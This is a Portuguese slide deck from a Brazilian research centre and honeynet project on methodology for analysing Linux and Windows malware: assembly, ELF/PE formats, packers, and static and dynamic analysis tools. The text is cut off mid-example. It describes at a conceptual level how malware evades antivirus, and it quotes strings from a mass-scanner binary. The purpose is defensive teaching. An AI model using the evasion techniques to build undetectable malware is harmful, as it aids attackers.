

Metodologia para Análise de Artefatos (Malwares)

Lucio Henrique Franco
Carlos Henrique P. C. Chaves
Antonio Montes

{lucio.franco,carlos.chaves,antonio.montes}@cenpra.gov.br

CenPRA

Centro de Pesquisas
Renato Archer

Honeynet.BR

Sumário

- Motivação
 - Objetivo
 - Tipos de Malwares
 - Linguagem Assembly
 - Formato de Arquivos (ELF/Windows PE)
 - Modos de Compilação
 - Programas Packers
 - Ambiente de Análise
 - Análise de Malwares de Linux
 - Estudos de Casos
 - Análise de Malwares de Windows
 - Estudo de Casos
 - Conclusão
 - Referências Bibliográficas
-
-

Motivação

- Grande volume de worms/vírus/trojans/spywares.
 - Phishing Scam.
 - Identificar uma infecção ou uma epidemia de malware, contê-la e depois reparar os efeitos.
 - Coleta de vários artefatos nos Honeypots.
 - Determinar habilidade do atacante.
 - Determinar o nível da ameaça.
 - Determinar objetivos do atacante.
-
-

Objetivo

- Pesquisar ferramentas que auxiliem o analista.
 - Descobrir o grau de dificuldade na análise de artefatos.
 - Desenvolver uma metodologia para análise de artefatos maliciosos.
 - Desenvolver ferramentas que auxiliem no processo de análise.
-
-

Tipos de Malwares

- Vírus
 - Necessitam de um vetor de propagação.
- Worm
 - Não necessitam do vetor.
 - Podem se espalhar por: compartilhamento de rede, e-mails e brechas de segurança.
- Cavalos de Tróia
 - Desempenham uma função não designada.



Tipos de Malwares

- Spyware
 - Monitora a navegação.
 - Backdoors
 - Programa para ter acesso não autorizado a um sistema online.
 - Rootkit
 - Ferramenta utilizada pelos invasores para esconder a sua presença.
 - Combo
 - Conjunto de 2 ou mais tipos.
-
-

Tecnologias de Detecção

- Checagem de Integridade
 - Anti-vírus Estático
 - Baseado em assinaturas
 - Strings
 - Expressões Regulares
 - Analisador de comportamento estático
 - Anti-vírus Dinâmico
 - Monitor de comportamento
 - Intercepta Chamadas do Sistema
 - Analisa logs
 - Procura por padrões
-
-

Tecnologias Anti-Detecção

- Ataque de Checagem de Integridade
 - Intercepta Chamadas do Sistema.
 - Infecção antes do Checksum ser calculado.
- Ataque de Assinatura
 - Polimorfismo
 - Corpo da mensagem é encriptado.
 - Decriptador trafega junto.
 - Utiliza várias chaves.
 - Metamorfismo



Tecnologias Anti-Detecção

- Ataque de Analisador de Comportamento Estático
 - Obscuração de chamadas do sistema em mais alto nível (ex: tunneling).
- Ataque de Monitor de Comportamento
 - Comportamento não determinístico.
 - Mudança de comportamento quando está sendo monitorado.



Detecção de Malware Polimórfico

- 1) Executar o código num ambiente controlado.
- 2) Monitorar até que ele se decifre.
- 3) Código decifrado será idêntico para várias cópias.
- 4) Usar uma sistema de checagem de assinatura no corpo do malware decifrado.

- Desafios

- Determinar quando a decifração está completa.
 - Decifrador pode identificar se ele está rodando num emulador.
-
-

Detecção de Malware Polimórfico

- Exemplo de polimórfico (Combo): **BugBear.B**
 - Release em Junho/2003.
 - Corpo encriptado com decriptador polimórfico.
 - Propagação via e-mail e compartilhamento de rede.
 - Desabilita os anti-vírus e firewalls populares.
 - Instala key-logger e backdoor.
-
-

Detecção de Malware Metamórfico

- 1) Executar o código num ambiente controlado.
 - Analisar o comportamento enquanto ele está executando.
- 2) Procurar por mudanças na estrutura dos arquivos.
- 3) Disassembling e procurar por instruções.



Detecção de Malware Metamórfico

- Exemplo de vírus metamórfico: **Evol**
 - Release em Julho/2000.
 - Operação Metamórfica:
 - Troca instruções por suas equivalentes.
 - Insere pedaços de códigos desnecessários entre as instruções essenciais.

Linguagem Assembly

- Definição
- Registrador
- Conjunto de Instruções
- Algumas Instruções (sintaxe Intel)
- Chamadas de Sistema do Linux
- Exemplo: Hello World
- Disassemblers
- Debuggers
- Descompiladores



Linguagem Assembly

- Definição
 - Linguagem simbólica.
 - Convertida para linguagem de máquina.
 - `mov al, 0x61` \Rightarrow `10110000 01100001`
 - Assembler.
 - Disassembler.
 - Cada arquitetura
 - \Rightarrow linguagem de máquina
 - \Rightarrow linguagem assembly.
 - Várias sintaxes.
 - Processador x86/IA-32
 - \Rightarrow sintaxes AT&T e Intel.

Linguagem Assembly

- Registrador
 - Pequena quantidade de memória.
 - Topo da hierarquia de memória.
 - Medidos pelo número de bits que podem armazenar (8, 16 ou 32 Bits).
 - Divididos em classes
 - Registradores de dados
 - Registradores de endereços
 - Registradores de propósito especial
 - ...
 - Registradores da arquitetura x86/IA-32...
-
-

Linguagem Assembly

- 8 registradores de 32 bits: `eax` (o acumulador), `ebx`, `ecx`, `edx`, `edi`, `esi`, `ebp` (the frame pointer), e `esp` (the stack pointer).
 - 8 registradores de 16 bits: `ax`, `bx`, `cx`, `dx`, `di`, `si`, `bp`, e `sp`.
 - 8 registradores de 8 bits: `ah`, `al`, `bh`, `bl`, `ch`, `cl`, `dh`, e `dl` (Estes são os maiores e menores bytes de `ax`, `bx`, `cx`, e `dx`).
 - 6 registradores de seção: `cs` (seção de código), `ds` (seção de dados), `ss` (seção de pilha), `es`, `fs`, e `gs`.
 - 3 registradores de controle do processador: `cr0`, `cr2`, e `cr3`.
 - 6 registradores de debug: `db0`, `db1`, `db2`, `db3`, `db6`, e `db7`.
 - 2 registradores de teste: `tr6` e `tr7`.
 - Pilha de 8 registradores de ponto flutuante: `st` (ou equivalentemente `st(0)`, `st(1)`, `st(2)`, `st(3)`, `st(4)`, `st(5)`, `st(6)`, e `st(7)`).
-
-

Linguagem Assembly

- Conjunto de Instruções
 - Descreve os aspectos da arquitetura de um computador.
 - Especificação do conjunto de todos os códigos binários (opcodes).
 - Micro-arquiteturas diferentes podem compartilhar um mesmo conjunto de instruções.
 - Intel Pentium e AMD Athlon
 - ⇒ conjunto de instruções x86.
-
-

Linguagem Assembly

- Algumas Instruções (sintaxe Intel)

Instrução	Nome/Sintaxe	Descrição
push	Instrução empilhar push <alvo>	Usado para empilhar valores na pilha. Empilha o valor em <alvo> na pilha.
pop	Instrução desempilhar pop <alvo>	Usado para desempilhar valores da pilha. Desempilha o valor da pilha para <alvo>.
mov	Instrução mover mov <dest>, <fonte>	Usado para definir valores iniciais. Mover o valor de <fonte> para <dest>.
add	Instrução adicionar add <dest>, <fonte>	Usado para adicionar valores. Adiciona o valor de <fonte> em <dest>.
sub	Instrução subtrair sub <dest>, <fonte>	Usado para subtrair valores. Subtrai o valor de <fonte> em <dest>.

Linguagem Assembly

- Algumas Instruções (sintaxe Intel)

Instrução	Nome/Sintaxe	Descrição
<code>call</code>	Instrução chamar <code>call <endereco></code>	Usado para mudar o EIP para um certo endereço, enquanto empilha o endereço de retorno na pilha. Empilha o endereço da próxima instrução na pilha, e muda o EIP para o endereço em <endereco>.
<code>jmp</code>	Instrução saltar <code>jmp <endereco></code>	Usado para mudar o EIP para um certo endereço. Muda o EIP para o endereço em <endereco>.
<code>lea</code>	Carregar um endereço efetivo <code>lea <dest>, <fonte></code>	Usado para obter o endereço de um pedaço de memória. Carrega o endereço de <fonte> em <dest>.
<code>int</code>	Interrupção <code>int <valor></code>	Usado para enviar um sinal ao kernel. Chama a interrupção <valor>.

Linguagem Assembly

- Chamadas de Sistema do Linux
 - Executadas usando interrupções.
 - /usr/include/asm/unistd.h

```
$head -n 259 /usr/include/asm/unistd.h
#ifndef __ASM_I386_UNISTD_H_
#define __ASM_I386_UNISTD_H_

/*
 * This file contains the system call numbers.
 */

#define __NR_exit          1
#define __NR_fork         2
#define __NR_read         3
#define __NR_write        4
#define __NR_open         5
#define __NR_close        6
(...)
```

Linguagem Assembly

- Exemplo: Hello World

```
section .data      ; section declaration
msg               db      "Hello World"    ; the string

section .text     ; section declaration
global _start    ; Default entry point for ELF linking

_start:

; write() call
mov eax, 0x4     ; put 4 into eax, since write is syscall #4
mov ebx, 0x1     ; put stdout into ebx, since the proper fd is 1
mov ecx, msg     ; put the address of the string into ecx
mov edx, 0xc     ; put 12 into edx, since our string is 12 bytes
int 0x80        ; call the kernel to make the system call happen

; exit() call
mov eax, 0x1     ; put 1 into eax, since exit is syscall #1
mov ebx, 0x0     ; put 0 into ebx
int 0x80        ; call the kernel to make the system call happen
```

Linguagem Assembly

- Exemplo: Hello World

```
$nasm -f elf helloworld.asm  
$ld helloworld.o  
$./a.out  
Hello World
```

Linguagem Assembly

- Disassemblers
 - Linguagem de máquina ⇒ linguagem Assembly
 - Dependente da arquitetura.
 - Ida Pro Freeware (Windows) e Objdump (Linux).
 - Debuggers
 - Execução passo a passo.
 - Definição de pontos de parada.
 - Avaliação de valores de variáveis e memória.
 - OllyDbg (Windows) e o Gdb (Linux).
 - Descompiladores
 - Linguagem Assembly ⇒ Linguagem de alto nível.
 - Linguagens intermediárias ⇒ Linguagem de alto nível.
 - Remontagem de loops, switches e if-then
 - boomerang e REC (ambos para Linux).
-
-

Formato ELF

- Padrão ELF
- Cabeçalho ELF
- Seções dos Programas



Formato ELF

- Padrão ELF
 - Desenvolvido e publicado pelo UNIX System Laboratories (USL).
 - Formato de arquivo de objeto portátil.
 - Diminuir a necessidade de recodificar e recompilar códigos.
 - ELF começa com uma estrutura chamada cabeçalho ELF (ELF header).
-
-

Formato ELF

- Cabeçalho ELF
 - /usr/include/linux/elf.h (Linux)

```
typedef struct elf32_hdr{
    unsigned char e_ident[EI_NIDENT];
    Elf32_Half    e_type;
    Elf32_Half    e_machine;
    Elf32_Word    e_version;
    Elf32_Addr    e_entry;    /* Entry point */
    Elf32_Off     e_phoff;
    Elf32_Off     e_shoff;
    Elf32_Word    e_flags;
    Elf32_Half    e_ehsize;
    Elf32_Half    e_phentsize;
    Elf32_Half    e_phnum;
    Elf32_Half    e_shentsize;
    Elf32_Half    e_shnum;
    Elf32_Half    e_shstrndx;
} Elf32_Ehdr;
```

Formato ELF

- Cabeçalho ELF

```
$readelf -h level0
```

```
ELF Header:
```

```
  Magic:      7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                               ELF32
  Data:                               2's complement, little endian
  Version:                               1 (current)
  OS/ABI:                               UNIX - System V
  ABI Version:                           0
  Type:                               EXEC (Executable file)
  Machine:                               Intel 80386
  Version:                               0x1
  Entry point address:                   0x80482c0
  Start of program headers:               52 (bytes into file)
  Start of section headers:               1996 (bytes into file)
  Flags:                                  0x0
  Size of this header:                     52 (bytes)
  Size of program headers:                 32 (bytes)
  Number of program headers:               7
  Size of section headers:                 40 (bytes)
  Number of section headers:               28
  Section header string table index:      25
```

Formato ELF


- Seções dos Programas
 - Contém as informações do programa e de controle.
 - `.text` para o código (somente-leitura).
 - `.data` para os dados (leitura-escrita).
 - `.bss` para dados não inicializados (leitura-escrita) .
 - Um programa deve ter pelo menos a seção `.text`.
 - Seções precedidas por `(.)` ⇒ reservadas para o sistema.
-
-

Formato de Arquivo Windows

Executável Portável (PE)

MS-DOS 2.0 Compatible .EXE Header		Base of Image Header
unused		
CEMIdentifier CFMInformation		MS-DOS 2.0 Section (for MS-DOS compatibility only)
Offset to PE Header		
MS-DOS 2.0 Stub Program & Relocation Table unused		
PE Header (aligned on 8-byte boundary)		
Section Headers		
Image Pages ➤ import info ➤ export info ➤ fix-up info ➤ resource info ➤ debug info		

Common Object File Format (COFF)



Fonte: <http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.msp>

Modos de Compilação

- Linguagem de alto nível \Rightarrow código executável.
 - Vários modos de compilação.
 - Programas compilados estaticamente
 - Programas compilados dinamicamente
 - Programas compilados com opções de debug
 - Programas stripped
-
-

Modos de Compilação

- Programas compilados estaticamente
 - Todo código necessário para execução.
 - Sem dependências de bibliotecas.
 - Método de compilação mais usado em artefatos.
 - GCC:

```
gcc -static file.c -o file
```

Modos de Compilação

- Programas compilados dinamicamente
 - Usa bibliotecas dinâmicas.
 - Tamanho de executável é menor.
 - Atualização de bibliotecas nem sempre implica em recompilar o binário.
 - GCC:


```
gcc file.c -o file
```

Modos de Compilação

Static compiled program

Dynamically compiled program

System memory



Modos de Compilação

- Programas compilados com opções de debug
 - Utilizada por desenvolvedores.
 - Ajuda a depurar o código.
 - Inclui várias informações sobre o programa e o código fonte.
 - GCC:

```
gcc -g file.c -o file
```

Modos de Compilação

- Programas stripped
 - Descarta todos os símbolos do código objeto.
 - Difíceis para serem analisados com extração de strings e símbolos.
 - GCC:

```
strip file
```


Programas Packers

- Como funcionan?
- UPX – Ultimate Packer for eXecutables
- Shiva
- Burneye



Programas Packers

- Comprimem executáveis.
- Permanecem funcionais.
- Codificação dos dados.
- Objetivo: dificultar a engenharia reversa



Programas Packers

- UPX – Ultimate Packer for eXecutables
 - Free e open-source.
 - Portável (Linux, Windows, DOS).
 - Atari/tos, djgpp2/coff, dos/com, dos/exe, dos/sys, linux/386, rtm32/pe, tmt/adam, watcom/le, win32/pe.
 - Extensível.
 - Reversível usando o UPX.
 - Adiciona assinatura no binário gerado.

```
$Info: This file is packed with the UPX executable packer $  
$Id: UPX 1.25 Copyright (C) 1996-2004 the UPX Team. All Rights Reserved.  
UPX!
```

Programas Packers

- Shiva
 - Codifica apenas executáveis ELF/x86.
 - Pode utilizar uma senha para codificação.
 - Criptografia em vários níveis.
 - 5 tipos de blocos criptografados.
 - Cada bloco possui uma chave.
 - Decifrar ⇒ Descobrir as 5 chaves
 - Sem assinaturas.
 - Como??? IDA Pro + plugin ida-x86emul.

Programas Packers

- Burneye
 - Codifica apenas executáveis ELF/x86.
 - Pode utilizar uma senha e “impressão digital” para codificação.
 - Criptografia em três camadas.
 - 1 – criptografia simples.
 - 2 – senha.
 - 3 – “impressão digital” (fingerprint).
 - Burndump (LKM) ⇒ criptografia simples.
 - Adiciona assinatura no binário gerado.

```
TEEE burneye - TESO ELF Encryption Engine
```

Ambiente de Análise

Ambiente Real

- Alto custo com N máquinas.
- Demora na geração e recuperação das imagens.
- Exige outros equipamentos de rede.
- Softwares livres e proprietários (SO, anti-vírus, descompiladores, analisadores de rede, etc).
- **ISOLADOS DA REDE**

Ambiente Simulado

- Demanda um computador robusto.
 - Arquivos de imagens originais já armazenados.
 - A arquitetura da rede pode ser simulada.
 - Softwares livres e proprietários (SO, anti-vírus, descompiladores, analisadores de rede, etc).
 - **ISOLADOS DA REDE**
-
-

Ambiente de Análise

- Formas seguras de armazenamento de malwares:
 - Acesso restrito (usuário autorizado).
 - Compactados (gzip, zip, bzip2, etc).
 - Protegidos por senha (zip, etc).
 - Sistemas de arquivos criptografados (PGPDisk, Sistema Operacional, etc).
 - Arquivos originais de imagens de sistemas devem ter as mesmas restrições.
 - Imagens comprometidas devem ser removidas de forma segura.
-
-

Análise de Malwares de Linux

- Requisitos
- Análise Estática
- Análise Dinâmica
- Ferramentas de Auxílio
- Ferramenta Desenvolvida



Análise de Malwares de Linux

- Requisitos Gerais (conhecimentos):
 - Sistemas operacionais.
 - Linguagem assembly.
 - Linguagens de alto nível.
 - Arquitetura de computadores.
 - Protocolos de rede.
 - Formato de arquivos executáveis.
 - Ferramentas certas!!!



Análise de Malwares de Linux

- Análise estática
 - Sem a execução do malware.
 - Envolve técnicas de:
 - Busca por informações.
 - Desassembling.
 - Descompilação.
 - Requer ferramentas específicas:
 - Comandos file, strings.
 - Programas objdump, gdb e IDA Pro.
 - Programas boomerang e REC.
 - Demanda muito tempo de análise.
-
-

Análise de Malwares de Linux

- Metodologia de análise estática
 - Passo 1: Descobrir o tipo do executável.
 - Passo 2: Descobrir o modo de compilação.
 - Passo 3: Extrair “strings” do executável.
 - Passo 4: Se houver assinatura de algum packer. Decifrar e voltar ao passo 3.
 - Passo 5: Procurar na Web o artefato (código-fonte) usando as “strings” encontradas.
 - Passo 6: Revisar o código-fonte encontrado, compilar e comparar os binários.
-
-

Análise de Malwares de Linux

- Análise dinâmica
 - Execução do malware.
 - Ambiente controlado.
 - Envolve técnicas de:
 - Debugging.
 - Monitoramento do SO.
 - Interceptar as chamadas de sistema.
 - Monitoramento de rede.
 - Requer ferramentas específicas:
 - VMware, UML
 - lsof, strace.
 - tcpdump.
-
-

Análise de Malwares de Linux

- Metodologia de análise dinâmica
 - Passo 1: criação do ambiente de análise.
 - Passo 2: monitorar as chamadas de sistema.
 - Passo 3: monitorar a interação com o SO.
 - Passo 4: monitorar a rede.
 - Passo 5: analisar a saída (stdout) do artefato.
 - Passo 6: se código-fonte encontrado, comparar comportamento do artefato com novo binário gerado.

Obs: Passos 2,3,4 simultâneos.

Execução acontece entre os passos 2-4

Análise de Malwares de Linux

- Ferramentas de Auxílio
 - file: obtém informações do arquivo.
 - Tipo do arquivo.
 - Arquitetura.
 - Modo de compilação.

```
$ file file_dynamic
file_dynamic: ELF 32-bit LSB executable, Intel 80386,
version 1 (SYSV), dynamically linked (uses shared
libs), not stripped
```

Análise de Malwares de Linux

- Ferramentas de Auxílio
 - strings: imprime sequências de caracteres (strings) encontradas no arquivo.

```
$ strings r00t
(...)
MaD Mass Scanner v6.3-BETA2
Usage:
(...)
Trying to 0wn : %s
lpd/fp %s
xp/ssh/sshxp %s
xp/telnetfp %s
```

Análise de Malwares de Linux

- Ferramentas de Auxílio
 - objdump: disassembler
 - Imprime informações do arquivo: cabeçalho ELF, cabeçalhos de seções e de programas.
 - Imprime o conteúdo das seções.
 - Disassembly simples (não reconstrói o fluxo de controle).



Análise de Malwares de Linux

```
$ objdump -f level0
```

```
level0:      file format elf32-i386
architecture: i386, flags 0x00000112:
EXEC_P, HAS_SYMS, D_PAGED
start address 0x080482c0
```

```
$ objdump -d level0
```

```
level0:      file format elf32-i386
(...)
08048370 <main>:
 8048370:      55                push   %ebp
 8048371:      89 e5             mov    %esp,%ebp
 8048373:      57                push   %edi
 8048374:      56                push   %esi
(...)
```

Análise de Malwares de Linux

- Ferramentas de Auxílio
 - readelf: imprime informações de um arquivo ELF.
 - Imprime o cabeçalho ELF.
 - Lista os cabeçalhos de seção e de programa, além do mapeamento seções⇒ segmentos.
 - Imprime o conteúdo de determinada seção.
-
-

Análise de Malwares de Linux

```
$ readelf -h level0
```

```
ELF Header:
```

```
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                               ELF32
  Data:                                   2's complement, little endian
  Version:                               1 (current)
  OS/ABI:                                UNIX - System V
  ABI Version:                           0
  Type:                                  EXEC (Executable file)
  Machine:                               Intel 80386
  Version:                               0x1
  Entry point address:                   0x80482c0
  Start of program headers:              52 (bytes into file)
  Start of section headers:              1996 (bytes into file)
  Flags:                                  0x0
  Size of this header:                    52 (bytes)
  Size of program headers:                32 (bytes)
  Number of program headers:              7
  Size of section headers:                40 (bytes)
  Number of section headers:              28
  Section header string table index:      25
```

Análise de Malwares de Linux

- Ferramentas de Auxílio
 - gdb: GNU debugger e disassembler
 - gdb modo-console + libgdb.
 - Frontends: ddd, kdbg, gvd.
 - Executa o binário passo a passo.
 - Avalia valor de variáveis, registradores, endereços de memória, ...
 - Disassembling de seções.
-
-

Análise de Malwares de Linux

```
$gdb ./file_dynamic
(gdb) break main
Breakpoint 1 at 0x804838a
(gdb) run
Starting program: /
  home/cae/GTS_012005/exemplos/Compilacao/file_dynamic
Breakpoint 1, 0x0804838a in main ()
(gdb) continue
Continuing.

Hello world!
Program exited with code 015.
```

```
$ gdb ./level0
(gdb) disass main
Dump of assembler code for function main:
0x08048370 <main+0>:      push   %ebp
0x08048371 <main+1>:      mov    %esp,%ebp
(...)
```

Análise de Malwares de Linux

- Ferramentas de Auxílio
 - Boomerang:
 - Descompilador.
 - Suporta binários de x86 (Linux/x86 or Windows PE), SPARC (Solaris), ou Power PC (Linux/PPC or Mac OS/X).
 - Não reconhece funções de bibliotecas “linkadas” estaticamente.
 - Gera um código na linguagem C.
-
-

Análise de Malwares de Linux

```
void imprimir(int num)
{
    printf("%d\n", num);
}

int main(int argc, char *argv[])
{
    int i;
    for (i = 0; i <= 10; i++)
        imprimir(i);
    return 0;
}
```

Código-fonte original

Análise de Malwares de Linux

```
int main(int argc, char** argv, char** envp)
{
int local1; // m[r28{0} - 8]
    local1 = 0;
    while (local1 <= 10) {
        %pc = %pc - 59;
        imprimir();
        local1++;
L3:
    }
    return 0;
}

void imprimir()
{
    procl();
    return;
}
```

Código-fonte gerado pelo boomerang

Análise de Malwares de Linux

- Ferramentas de Auxílio
 - REC:
 - Descompilador.
 - Suporta binários ELF, COFF, Windows PE, aout.
 - Multi-plataforma: Linux (i386), Windows 95 e SunOS 4.1.4
 - Códigos-fonte não são de domínio público.
-
-

Análise de Malwares de Linux

```
(...)  
imprimir(A8)  
/* unknown */ void A8;  
{  
    esp = esp - 8;  
    (save)A8;  
    (save)0x80484f4;  
    esp = esp + 16;  
    return(L080482B0());  
}  
  
main()  
{  
    /* unknown */ void Vffffffc;  
    esp = esp & -16;  
    esp = esp;  
